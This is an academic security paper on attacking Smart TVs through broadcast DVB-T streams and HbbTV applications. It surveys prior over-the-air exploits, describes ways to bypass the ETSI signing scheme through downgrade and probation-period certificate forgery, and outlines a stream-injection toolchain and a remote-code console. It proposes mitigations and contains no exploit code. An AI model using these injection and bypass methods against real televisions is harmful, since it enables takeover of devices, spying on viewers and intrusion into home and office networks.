The broadcast interface is always on, and there exists no way of turning it off on Smart TVs. Moreover, there is no authentication of any kind and the data coming from the radio interface is considered trusted by receivers. This broadcast interface hence makes a very powerful attack vector for Smart TVs. Apart from one [24], all reasearchers have focused on interactive applications in Digital Video Broadcasting — Terrestrial (DVB-T) streams. An interactive application is a set of files that is made available by broadcasting certain data in a digital television stream. Those files belong to a particular channel and the television interprets them when displaying this channel. Interactive applications usually rely on an Internet connection in order to dynamically enhance the content displayed. Several standards compete, but nowadays Hybrid broadband broadcast TV (HbbTV) is the most deployed standard for interactive applications in Europe. HbbTV applications are enhanced web applications and have the control over several elements of the television (*e.g.* the screen).

Interestingly, one researcher attacked not a Smart TV receiver, but an MSTAR DVB-T decoder [24]. After interfacing himself with the decoder on a hardware level, he extracted the firmware and started reversing it. He replaced it with a modified version allowing him to have a live debugger and to call whichever function desired. After finding the function responsible for parsing packets from the DVB-T stream, he fuzzed[1] it and found a stack-based buffer overflow vulnerability which he exploited to root the decoder. The same approach could be used to test for vulnerabilities in the DVB-T decoder of a Smart TV, but no research of this kind has yet been published.

A team of researcher has taken interest in privacy concerns with HbbTV and followed the evolution of those issues in [14–16]. Their findings are that broadcasters are able to and do accurately track users regarding their watching habits. They also found that this data is sent to third party services whithout explicit consent from users.

[1] Fuzzing is an automated software testing method which consists in sending lots of unexpected data as inputs to a target to look for vulnerabilities in a protocol implementation.

For hacking Smart TVs with interactive applications, the root publication that highlighted a lot of problems is due to Herfurt [17] in 2013. After reading the standards related to DVB-T and HbbTV he noticed that the mechanism of interactive application is essentially **broadcasted and non-authenticated remote code execution**.

He describes two kinds of attacks in his paper. The first one is done at the network level or at the DVB-T stream level. The second involves getting a malicious HbbTV application to execute on a television.

- **Fake Analytics**: Operators use online analytics services to monitor the number of people watching a show. By generating lots of fake requests with network proxies, it should be possible to falsify this data and impact marketing decisions about continuation of a certain show or not.
- **Content attacks**: This type of attacks involves modifying the content Smart TVs access. It is possible to modify the HbbTV application they access by providing a crafted digital television stream, or it is possible to provide an attacker content using network man-in-the-middle methods as the majority of applications are fetched over HTTP. Also, it is possible to directly infect the operator's server to serve malicious content. The end goal of this type of attack is to serve a malicious application that will be executed by Smart TVs
- **Fake news tickers**: Once the television executes attacker-controlled JavaScript code, it is possible to display content on the screen, for example a fake news ticker on the bottom of the screen, as often seen on news channels.
- **Cryptocurrency mining**: It is possible to use the computing power of Smart TVs to mine some cryptocurrencies and earn money.
- **Arbitrary video display**: There are HbbTV Application Programming Interfaces (APIs) that allow to display arbitrary videos on the screen in place of the current channel. This could be used to hijack the screen of watchers.
- **Native APIs**: There are some APIs which could allow to gather information about the watching habits of a user, for example accessing the favorite channel list.
- **Network pivotting**: Using XMLHttpRequest objects, a Smart TV could be used to further attack the LAN, for example UPnP and HTTP services.

Essentially, the conclusion of Herfurt is that as HbbTV applications are web applications, the full range of browser attacks could be replicated

on Smart TVs, but he did not create any proof of concepts during his research.

The second founding publication for DVB attacks dates from 2014 [27]. Researchers described an experimental setup to broadcast their own HbbTV applications and described some additional attacks available once a Smart TV executes their application. Their setup allows them to capture, modify and replay a DVB-T stream. It is based on the open source tools VLC [6] for reception and OpenCaster [3] for modification. The hardware needed for receiving and emitting a DVB-T stream can be bought for about 150 € and is easily available online[2]. It is possible to override the legitimate stream with a stronger one, which in practice is easily achievable when the device is next to the emitter. This allows them to broadcast their own modified DVB-T stream that will be interpreted by the Smart TV.

With those results, they performed some experiments and defined the following attacks that can be performed with HbbTV applications:

- **Distributed Denial of Service**: A malicious application can be broadcasted and used to perform a DDoS on a service, without leaving any traces back to the attacker.
- **Unauthenticated Request Forgery**: It is possible to use Smart TVs to interact with websites such that they will leave comments or simulate clicks on ads.
- **Authenticated request forgery**: If a user logged into a service which set a cookie, it is possible to retrieve it using HbbTV. This is because it is possible to broadcast an application in a DVB-T stream and to state the origin of this application without verification. For example it is possible to broadcast an application stating it belongs to a known Universal Resource Locator (URL) (*e.g.* `http://gmail.com`) and to retrieve cookies for this website. This attack is no longer possible due to an update of the specification. Applications transmitted only in a digital television stream have their URL rewritten by televisions in a way that prevents this attack.
- **Intranet Request Forgery**: This attack makes use of the fact that the Smart TV is likely connected to an internal network and can be used to pivot in this network or gather information about available services and open ports. It is very close to the one presented in [17].
- **Phishing/Social Engineering**: Using the screen of the television, it is possible to make the user perform dangerous actions by posing as the television system. For example, it could instruct him to enter secret data (*e.g.* his WiFi password) and retrieve it.

[2] More details on the hardware required will be presented in section 4.1.

– **Exploit distribution**: Due to the time necessary to roll out patches for Smart TVs, it is possible to quickly broadcast an exploit for a specific software (*e.g.* WebKit) or library (*e.g.* ffmpeg) before the patches could be distributed.

The researchers at the origin of this study also mentioned managing to run the Browser Exploitation Framework (BeeF) [1] in an HbbTV application but did not investigate further with it. However, they have demonstrated in depth the security problems that arise when it is possible to run JavaScript code on a Smart TV without user interaction, knowledge nor approval.

As mentioned there are other standards of interactive applications. In 2014, HbbTV was not being rolled out in all Europe, in particular UK still relied on the MHEG-5 specification for its interactive applications. A researcher used an interactive application to access pay-to-watch content on a Smart TV [20]. The channel broadcasted two empty video and audio streams, two video and audio streams containing the actual content and an interactive application that was executed at startup and responsible to check if the user had paid. The researcher exploited the way the channel broadcasted its content by modifying the interactive application. The modified application automatically switches to the proper streams at startup, thus efficiently avoiding the paywall.

In [9], researchers studied the implementation of the same-origin policy in the HbbTV browser of several models of Smart TVs. In the four models studied, they found that one did not implement it correctly. They managed to exploit this vulnerability by successfully performing a port redirection from the LAN to the Internet. This allows, from a broadcasted application, to access internal services of the television and test them for vulnerabilities from the WAN.

Two teams of researchers have successfully implemented the **Exploit distribution** attack presented by [27]. The initial vector is a broadcasted application which is transmitted in a DVB-T stream and that will exploit a local vulnerability on a television. In 2015, Michèle described in a book [23] how to exploit a vulnerability in the media player of the television. In 2017, Scheel described [28] how to exploit a vulnerability in the *Array.prototype.sort* function of Apple WebKit and gain full compromission of the Smart TV. In both cases, the exploit did not require any user interaction and was conducted entirely over the air, installing a rootkit on the Smart TV for further use. Security researchers have taken an interest in Smart TVs because they are heavily deployed and have access to lots of valuable data. Because they affect a wide area and do

not leave traces, attacks on the broadcast interface are critical. With the mechanism of interactive applications which allows to execute remote code without any kind of restriction, attacking the broadband interface of Smart TVs is very powerful. Researchers have shown that having this vector unprotected can lead to serious damages, and there are already examples of full exploitation of Smart TVs over the air. In the end, interactive applications as they have been implemented so far are a major vulnerability on Smart TVs. Until recently, the only mitigation available was the ability to turn off the execution of HbbTV applications in the **Settings** menu of some Smart TVs. In order to improve on that subject, the DVB working group in conjunction with the HbbTV consortium have developed a scheme to secure interactive applications at the stream level, which will be presented in this paper.

1.2 Summary of the contribution

From the literature, the following aims of compromission have been drawn by security researchers:

- Use lots of compromised Smart TVs to mine cryptocurrencies of fake ad clicks;
- Use lots of compromised Smart TVs to attack Internet-facing services and perform distributed attacks;
- Use the Smart TVs peripherals (micro/camera) to spy on users;
- Track users and their watching habits;
- Use Smart TVs as an entry point to attack entreprise networks.

Giving the possibility to make intermediate conclusions about the security of those devices:

- Application run with high privileges (admin/root). Thus exploiting an application essentially allows to take over the entire device.
- Smart TVs run a lot of outdated software and libraries, some of which can be exploited using known vulnerabilities.
- Cryptography is lacking in general. Sensitive data stored by a device like passwords and cookies is not protected.

As these devices may be found in critical infrastructures and most of the time be connected to a network while having access to the RF broadcasted signal, the need for testing their security has become very high. **Since 2015, the Wireless Security Lab of the ANSSI has been developing a plateform for assessing the security of Smart TVs related**

to the RF broadcast channel. In this paper, the main results of the experiments are described. A focus on the standard and recent mitigations of discovered security flaws are given. Issues remaining in the proposed update as well as vulnerabilities are outlined. The contribution of this study are: first, works related to the analysis of the security of Smart TV are summarized. Moreover, the main results related to the broadcast interface of those devices are provided. After listing the internals of a digital television stream, the technical details on its use as an attack vector are given. Then, a focus is made on the update of the norm ETSI TS 102 809 which would have prevented the most critical of those attacks. However, some flaws still present in the current specification are addressed. The experimental setup built at the ANSSI designed to help in Smart TV security study is presented next. This setup has been used to uncover another way to bypass the protection designed in the specification using interactions between the HbbTV specification and the norm ETSI EN 300 468. Finally, the impact of this vulnerability is discussed and several mitigations are proposed.

2 Dissecting a digital television stream

DVB is the set of standards which defines the layers and components of a digital television stream. Depending of the transmission media, the physical layer changes: DVB-C/DVB-C2 define transmission over cable, DVB-S/DVB-S2 define transmission via satellite and DVB-T/DVB-T2 define terrestrial transmission. The basics of a digital television stream are presented in order to provide the necessary knowledge for studying current attacks and protections designed.

2.1 Basics of a Transport Stream

In order to reduce the number of radiofrequencies used by digital television, several channels are multiplexed together in the same stream at a given frequency. Each channel broadcasts several components: a video stream, several audio streams, subtitles, interactive applications... Each of these components is encoded in an Elementary Stream (ES), which are then chunked into 188-byte long packets. Those packets are interleaved together, forming a proper MPEG-2 Transport Stream (TS). In order to reconstruct each of the original ES, the MPEG-2 header of each packet contains a Packet IDentifier (PID) which is unique and constant for each ES.

In addition to data, there are also metadata which are transmitted in a TS. Those metadata can be the number of channels present in a TS, the

compounds of a particular channel, the name of the different channels, the Electronic Program Guide (EPG) which holds the schedule for the next programmes, etc. The MPEG-2 TS and DVB specifications define a certain number of tables to carry those information. Tables are also chunked into 188-byte long packets with their own PID and transmitted in the TS.

Some important tables are:

- **Program Association Table** (PAT): This table has PID 0 and is mandatory. It contains the number of channels present in this multiplex and for each channel the PID of its Program Map Table.
- **Program Map Table** (PMT): This table holds a channel's (called **program** in MPEG-2's terminology and **service** in DVB's terminology) components and associates for each of them a PID.
- **Service Description Table** (SDT): This table holds the information about channel names. Each PMT holds an identifier for the channel, and the SDT maps this identifier to the channel name.
- **Event Information Table** (EIT): This table holds information about the EPG. Each programme described has a name, a description, a starting time and a duration, as well as additional information. This allows a television to parse this information from the DVB stream and display it directly on the screen, usually by pressing the **Guide** or **Info** button of the remote.

Figure 1 highlights how a TS is formed at the Transport Layer level. Modifying a digital television signal thus involves reconstructing each table and ES, modifying their content then re-fragmenting them into a modified TS. In practice, a single TS contains several hundreds of PIDs.

Figure 2 presents the overlook of a DVB stream. Indirections are used a lot: tables point to other tables which point to other tables, etc. An important abstraction is that when a compound (table or ES) is defined by a PMT, its scope will be at most the channel defined by this PMT. Therefore, there is a difference between elements that are global to the multiplex (PAT, SDT, EIT...) and components that are defined for a specific channel.

2.2 Interactive applications: HbbTV

An HbbTV application is essentially a web application that is sent in a broadcasted signal and executed by receivers, that are Smart TVs. In its latest version (2.0.1) [29], HbbTV relies on the Declarative Application




Fig. 1. Construction of a TS




Fig. 2. Architecture of a DVB stream

Environment (DAE) v2.3 [26] released by the Open IPTV Forum (OIPF). This specification, among others, defines some objects that can be retrieved and used from the global context of the applications. For example, it defines the **oipfConfiguration** object which can be used to retrieve information about the **vendor** and **model** of the device. The HbbTV specification integrates the majority of the objects defined in DAE with some exceptions whose implementation is either restricted or left to the choice of the manufacturer. The idea behind this architecture is that the EcmaScript specification and Web APIs are not suited to manipulate concepts related to televisions. Hence it is needed to define additional APIs, like the possibility to switch channel or control the volume of the Smart TV.

	No of bits
application_information_section() {	
table_id	8
section_syntax_indicator	1
reserved_future_use	1
reserved	2
section_length	12
test_application_flag	1
application_type	15
reserved	2
version_number	5
current_next_indicator	1
section_number	8
last_section_number	8
reserved_future_use	4
common_descriptors_length	12
for(i=0 ; i<N ; i++) {	
descriptor()	var.
}	
reserved_future_use	4
application_loop_length	12
for(i=0 ; i<N ; i++) {	
application_identifier()	48
application_control_code	8
reserved_future_use	4
application_descriptors_loop_length	12
for(i=0 ; i<N ; i++) {	
descriptor()	var
}	.
}	
CRC_32	32
}	

Fig. 3. Structure of the Application Information Table

In order to execute an interactive application, it must be signalled in the DVB stream. For this purpose, there exists a specific table which is responsible of that: the Application Information Table (AIT) whose schema is detailed in figure 3. If a channel broadcasts an application, its PMT must reference a component whose PID will point to an AIT for this channel. Also, each application defines the way it should be started. It is possible to specify for an application to be autostarted as soon as Smart TVs received it. This is similar to the Web model where scripts are executed automatically when the page has loaded.

An application defines the way it should be retrieved by specifying a list of URIs to use to access it and an entry point. There are two possible transport modes[3]:

- The application is retrieved using HTTP(S) over the broadband interface. In this case, the URI looks like `https://hbbtv.sstic.org/`.
- The application is retrieved from the DVB stream. It is possible to embed a set of files in a specific component: a Digital Storage Media Command and Control (DSM-CC) also called object carousel. In this case, the carousel must be referenced by the PMT and the application must provide a URI such as `dvb://hbbtv.sstic.org/` along with the identifier of the carousel to use.

Fig. 4. Signalling applications in a DVB stream

Figure 4 summarizes the signalling of interactive applications in a DVB stream. The bases of how HbbTV applications are formed, signalled in a digital television stream and retrieved by Smart TVs have been presented. The HbbTV standard also defines the notion of *trusted* and *non-trusted* applications. This distinction is used to restrict some APIs to only trusted applications. In this paper are considered only HbbTV applications properly signalled in a DVB stream, hence dependant from the broadcast interface. It is specified that such applications are trusted by default. There

[3] The specification also defines a third transport mode which is the Common Interface with URI starting with `ci://`, though this possibility has been left aside because it has not been studied nor experimented with.

are other ways to start HbbTV applications (*e.g.* Companion Screen), which would be non-trusted by default, but they will not be presented in this paper.

2.3 Security of DVB

The attacker model considered is one that has complete control over the DVB-T signal and over the network. This is coherent with the previous researches which show that the material required costs about 150 € and that open-source tools exist to record, modify, create and emit a DVB-T signal. It is not necessarily assumed that the television has an Internet connection available, but it must obviously have an antenna for DVB-T.

This attacker is able to redirect all channels to HbbTV applications hosted on a controlled web server, or is able to embed an arbitrary application in an object carousel and to signal it on all channels. This leads to the **Exploit Distribution** scenario presented in section 1.1 and implemented already twice. This comes from the lack of protection in the stream: signalling of interactive applications is left unprotected while it is sensitive data and should be secured accordingly.

More specifically, in order to be protected from this attack, several mitagation steps are provided. Implementation of those steps results in an attacker being unable to execute a malicious interactive application on a Smart TV. An attacker should not be able to:

- Forge or modify the signalling data: it should be protected in integrity;
- Modify on the fly an interactive application retrieved from the Internet. Only HTTPS should be used to fetch an application over broadband, insecure transport modes are to be discarded;
- Forge or modify the contents of a carousel. Carousels should be protected in integrity so that an attacker could not create a valid one.

With a proper implementation of those countermeasures, it is expected that the attacker defined above would not be able to make Smart TVs execute malicious applications. Assuming a correct implementation, all attacks which rely on the execution of an attacker-controlled interactive application would be nullified, which would greatly improve the security of Smart TVs.

3 Evolution of the norm

Following the results of [23], the HbbTV consortium and the DVB working group worked to integrate security for the signalling and data of interactive

applications. Right after the presentation [28] DVB updated its standard ETSI TS 102 809: Signalling and carriage of interactive applications and services in Hybrid broadcast/broadband environment [30]. This is the specification which defines the structure of the AIT, it now includes a section about the security of interactive applications.

3.1 Presentation of the protection scheme

The chosen approach to add security in a DVB stream is to include additional messages and tables which will carry protection messages. The update develops two distinct elements: first on how to establish and maintain a set of trusted public keys in a broadcast environment. Second, given a set of trusted public keys, on how to authenticate data related to interactive applications. In order to establish and maintain trust, the standard uses certificates. Based on a root of trust, a certificate chain is built for each service (*i.e.* channel; possibly, each service can have a different root of trust). Each certificate is signed by its parent (self-signed if this is the trust anchor) and references it to enable verification of the chain. At the stream level, a certificate chain belongs to a channel and is referenced by the PMT as one of the channel's component[4]. The last certificate of the chain holds the key that is used to authenticate the data to protect.

In order to prevent replay attacks, certificates have an interval during which they are valid, implemented with a **notBefore** and a **notAfter** field. The root certificate can also be changed. For this case, each root certificate advertises the new public key that will be used by the successor certificate. In the end, given a trust anchor, this scheme allows to derive for each channel a different certificate chain for each channel in a multiplex.

There are two possible root of trusts: manager certificates and coordinating entities. A coordinating entity is an external entity whose certificate is already present in a receiver. A manager certificate is a certificate that has been defined as being the legitimate root of trust for one or more services. In order to become a manager certificate, a valid certificate chain must be broadcasted regularly during a probation period.

Given a channel whose certificate chain is valid and trusted, this means that there is a trusted public key that originates from the broadcaster, which can be used to authenticate data. The extension defines as *protectable*

[4] Actually, it can also be carried by the component it is meant to protect but for simplicity sake this case is not developed, because the same PID would reference two very different messages and although valid, this has been purposely left aside.

streams the components of a channel that hold either an AIT or an object carousel. The extension specifies that the broadcaster must hash then sign this data, and send those authentication messages in another table. Upon reception of the authentication message, the Smart TVs must store the hashes in a queue. When there is a match between a stored hash and the hash of an incoming AIT or object carousel, this means that this data originates from the broadcaster and it can be safely processed.

3.2 Security of the extension

At this point, no experiments could be performed to validate or reject the attacks presented in this section because no device implementing this specification was available. Indeed, after going through the specification, there are some possibilities which are left open and which could allow an attacker to bypass the security in place. For now, the previous version of the specification will be called **legacy version**, where applications are **unsigned** while the one described above will be labelled **secure version**, where applications are **signed**.

First and foremost, implementing the security is a choice left to manufacturers. In the case of a receiver that would support both versions, it is possible to perform a **downgrade attack** by stripping all protection messages and removing every element that has been added to this end. This way, the resulting stream stays valid with regards to the legacy version, hence can be freely modified by the attacker. This would result in the same security issues as before and would not improve security of Smart TVs. In order to mitigate that, the **protection of the interactive application signalling and data must be enforced by receivers**. In the rest of this section, it is assumed that the specification is perfectly implemented and that it is not possible to use the legacy mode anymore.

Regarding the transport protocol used to fetch an application, this is specified in the HbbTV specification and not in the ETSI TS 102 809. This means that there have been no changes compared to previously: applications can still be fetched using insecure transport protocols such as HTTP. In order to prevent an attacker from modifying an HbbTV application after a successful Man-in-the-Middle, **insecure transport possibilities must be removed and only HTTPS should be allowed for accessing an application over broadband**. The HbbTV specification [29] already defines in section 11.2 TLS parameters to use when fetching an application using HTTPS.

It is possible to abuse the lifecycle of a certificate chain. In particular, for services (*i.e.* channels) that have not yet been visited and which

do not depend on a coordinating entity, it is possible to define a self-signed certificate as the manager certificate (*i.e.* the root of trust) for this service. More precisely, if a new service advertises a certificate chain that is coherent, stable and present for the length of a probation period then this certificate chain is considered trusted and the top-level certificate of the chain becomes the manager certificate for this service. This means that if the channel has not been visited before, an attacker can set its own certificate chain which will eventually become trusted at the end of the probation period. The specification sets the probation period in this case to 300 seconds, which can be extended at will by manufacturers. Also according to the specification, the last certificate of a chain should be renewed every few months, meaning that the probation period can not exceed this value (else, the Smart TV would never trust any certificate chain which does not come from a coordinating entity). Thus, when a user goes to a new channel never visited before an attacker can forge a certificate chain and will eventually manage to make the Smart TV interpret arbitrary applications.

The previous attack can be extended, by forcing the Smart TV to interpret a channel as a new one. From a Smart TV's point of view, what identifies a channel is not what it displays on the screen, but its internal identifier: the **service_id**. With the chosen attacker model, it is possible to create a **perfect-looking copy** of a given Transport Stream by changing every internal identifiers but keeping the relations between tables and the content displayed. In this case, it is likely that the television would interpret this TS as an entirely new multiplex, while the user would notice nothing. Also, as coordinating entities are defined for a set of services, those would no longer be the reference root of trust because the Smart TV would see yet unknown services. As a result, all services in this TS would appear as new, hence leveraging the possibility to perform the attack described above for all channels.

The ability to set an self-signed certificate as a manager certificate without any other verification than waiting the duration of the probation period is nothing but a backdoor which nullifies the security brought by the extension and allows an attacker to circumvent the mechanisms in place. Hence, only coordinating entity should be kept as root of trust. In the case of a new service appearing, it should not be possible to define the root of trust for this service as it is currently the case with manager certificates.

As a result, the security measures defined by DVB to protect interactive services and data are considered insufficient to provide a decent security

level. In particular, it has been shown that retrocompatibility of the scheme for authenticating interactive application signalling and data could be used by an attacker to strip the security from the elements being protected. In addition, it has been shown how the lifecycle of trust for a service could be used by an attacker to make a Smart TV trust its own certificates using probation periods for new channels. In order to correct those problems, the following countermeasures should be implemented:

- Authentication of interactive applications and data must be enforced. Unauthenticated content should by dropped by receivers.
- Applications fetched over broadband must use HTTPS and not HTTP. The latter does not prevent the studied attacker from providing malicious applications that will be executed by Smart TVs.
- The root of trust for each channel must be provided by an external coordinating entity. Manager certificates which can be forged by an attacker and which are trusted after a probation period must be removed from the specification.

3.3 Where are we now ?

Let's consider that the modifications depicted above have been integrated to the specification and are perfectly implemented by receivers. This means that at every moment, there is at most one trusted public key per channel. The public keys are changed every few weeks to few months according to the specification and are part of a certificate chain which is valid and goes back to the public key of an external coordinating entity. This entity serves as a trusted third party and is responsible for maintaining the trusted set of keys in a multiplex. Channels whose public key has been signed must use their private key to sign their AIT(s) and object carousels. It is assumed that Smart TVs implement perfectly the specification and verifications involved.

With those modifications, an attacker is no longer able to create valid signalling data which would make a Smart TV get and execute an application in control of the attacker. An attacker can no longer modify the application directly because object carousels are also protected and by hypothesis Smart TVs do not use insecure transport modes to fetch applications. As a result, an attacker in full control of the network and of the DVB-T stream would still be unable to make Smart TV execute arbitrary applications. With the improvements of the specification described in this paper, the majority of known DVB attacks described in the state of the art are rendered impossible to conduct.

Security researchers have focused almost exclusively on interactive applications for attacking the broadcast interface of Smart TVs. However, there is much more data that travels in a digital television stream, which are currently left unprotected. With further scrutiny from the security community, it is likely that more problems will be found in the future. In the rest of the paper, some experiments conducted on Smart TVs are presented. In particular, it demonstrates a **new kind of attack** on a DVB stream which enables an attacker to run an HbbTV application, even with all the described protections. The impacts of this vulnerability and countermeasures are discussed in order to improve the security of Smart TVs.

4 Experimental results

In the framework of our research activities, some experiences have been performed on Smart TVs. While part of them involved replicating previous results present in the literature and following the work of Yannick Darriet at ANSSI, a tool for assessing the security of the broadcast interface of Smart TVs has been developed. After presenting this program and its capabilities, another vulnerability regarding signed HbbTV applications will be presented along with efficient countermeasures.

Experimenting with the broadcast interface of Smart TVs involves emitting a radio signal over protected frequency bands. For this reason, experiments were run in an isolated environment.

4.1 Test environment and open-source tools

The experimental setup relies on both software and hardware components. The one reproduced in the laboratory is similar to those presented in [9, 23, 27].




Fig. 5. Experimental setup

Figure 5 presents the architecture used to perform security tests on Smart TVs. Conceptually, this is no different than a MitM attack on a network interface, except that the protocols and the physical layers are not the same. The role and tools used to implement the different components of this setup are detailed.

Demodulation - Capturing a DVB-T stream is very well documented on the Internet. A DVB-T receptor based on the RTL2832 chip has been used, whose cost is ~15 €. On the software side, the program **tzap** [5] is used to tune the receiver to the correct frequency while **dvbsnoop** [2] is used to save it to a file. The result is a `.ts` file which contains the entire Transport Stream.

Modification, Injection - The open-source tool suite OpenCaster [3] from Avalpa has been used to modify and add content to the TS. Each tool is specialised, but they usually take an input `.ts` file and output a modified `.ts` file. From this suite, **oc-update** has been used to generate an object carousel from a directory. The tool **tsmodder** can be used to modify all packets with the given PIDs in a TS and replace them with another content. This can be used to modify an existing AIT or carousel inside a Transport Stream. The tool **tscbrmuxer** can be used to add new packets with non-existant PIDs to a TS. This can be used for example to add a completely new AIT to a channel. Also, the OpenCaster suite provides a library to generate `.ts` files from DVB tables. Those can then be used by the described tools to be added to the original TS.

Modulation - The modulation takes a transport stream as input and emits it in direction of a Smart TV. There are two approaches which can be used to this end: either use specialised hardware or software-defined radio. For this study, the DVB-T emitter UT-100C from HiDES has been used. It is a cheap emitter (169 $) which was deemed suited for a laboratory environment. Further possibilities for emission are studied and compared in [23].

Smart TVs - Several models of Smart TVs, coming from leading manufacturers have been used as test subjects in the experiments. Three different models of Smart TVs were available, dating from 2014, 2015 and 2017. As a result, none of them implemented the protection of interactive application signalling and data.

In order to understand the DVB standards and to see how the tables are used in practice, the program **dvbsnoop** allows to dump a specific table in an understandable format. This is very helpful to understand which modifications should be done to specific tables in order to get the desired result.

Using this setup, it is possible to start injecting malicious applications into Smart TV and observe their behavior. In order to iterate among experiments, two cases are to be considered: if the application is served over broadband or over broadcast.

- With a broadcasted application, the object carousel must be changed each time the application changes. This means stopping the emission, repacking the modified application into the transport stream, rebooting the TV for resetting the application executed, start the emission with the new transport stream and navigate to the channel infected.
- With an application served over broadband, there is no need to modify the transport stream. With the web server serving a malicious application, it can be directly changed and the new application will be served. The Smart TV must still be rebooted in order to load the new HbbTV application.

The drawback of this way of doing is that televisions are not meant to be turned off and on efficiently: loading a modified application takes time in the span of tens of seconds (depends of the model under test). This unnecessary waiting time greatly limits the number of experiments that can be performed. An additional problem with Smart TVs is the absence of debugging tools: the JavaScript console is not visible from the HbbTV browser. The solution implemented to palliate these problems is presented.

4.2 Using a JavaScript console for introspection

The DAE and HbbTV specifications have many elements and APIs, being able to test them efficiently is valuable for studying the security of the HbbTV environment of Smart TVs. To this end, a particular HbbTV application was designed, which allows to iterate among experiments with a much lower overhead than rebooting a Smart TV.

A reverse console has been implemented in order to ease the work of introspection and debug of a Smart TV. Compared to the original workflow which consists in reloading a full HbbTV application for each experiment, this console uses a slave HbbTV application that is initially loaded on televisions. This application communicates with a web server and when a button of the remote is pushed, fetches new code to execute it inside the HbbTV browser.

Figure 6 shows the look of the console running on a Smart TV. The screen of the television is used to display information, including caught exceptions. The full application relies on three components:

– **Slave** - An HbbTV application to be signalled in a Transport Stream, that will be executed by televisions. This handles remote control events and communicates with the server to retrieve new code to execute. It displays on the screen the results of an execution and posts them on the server;
– **Master** - A client web application to be executed on the computer of the operator. It allows to set new code to be executed and displays the result of the execution that was returned by Slaves;
– **Server** - A web server application that works as intermediary between the Master and the Slaves.

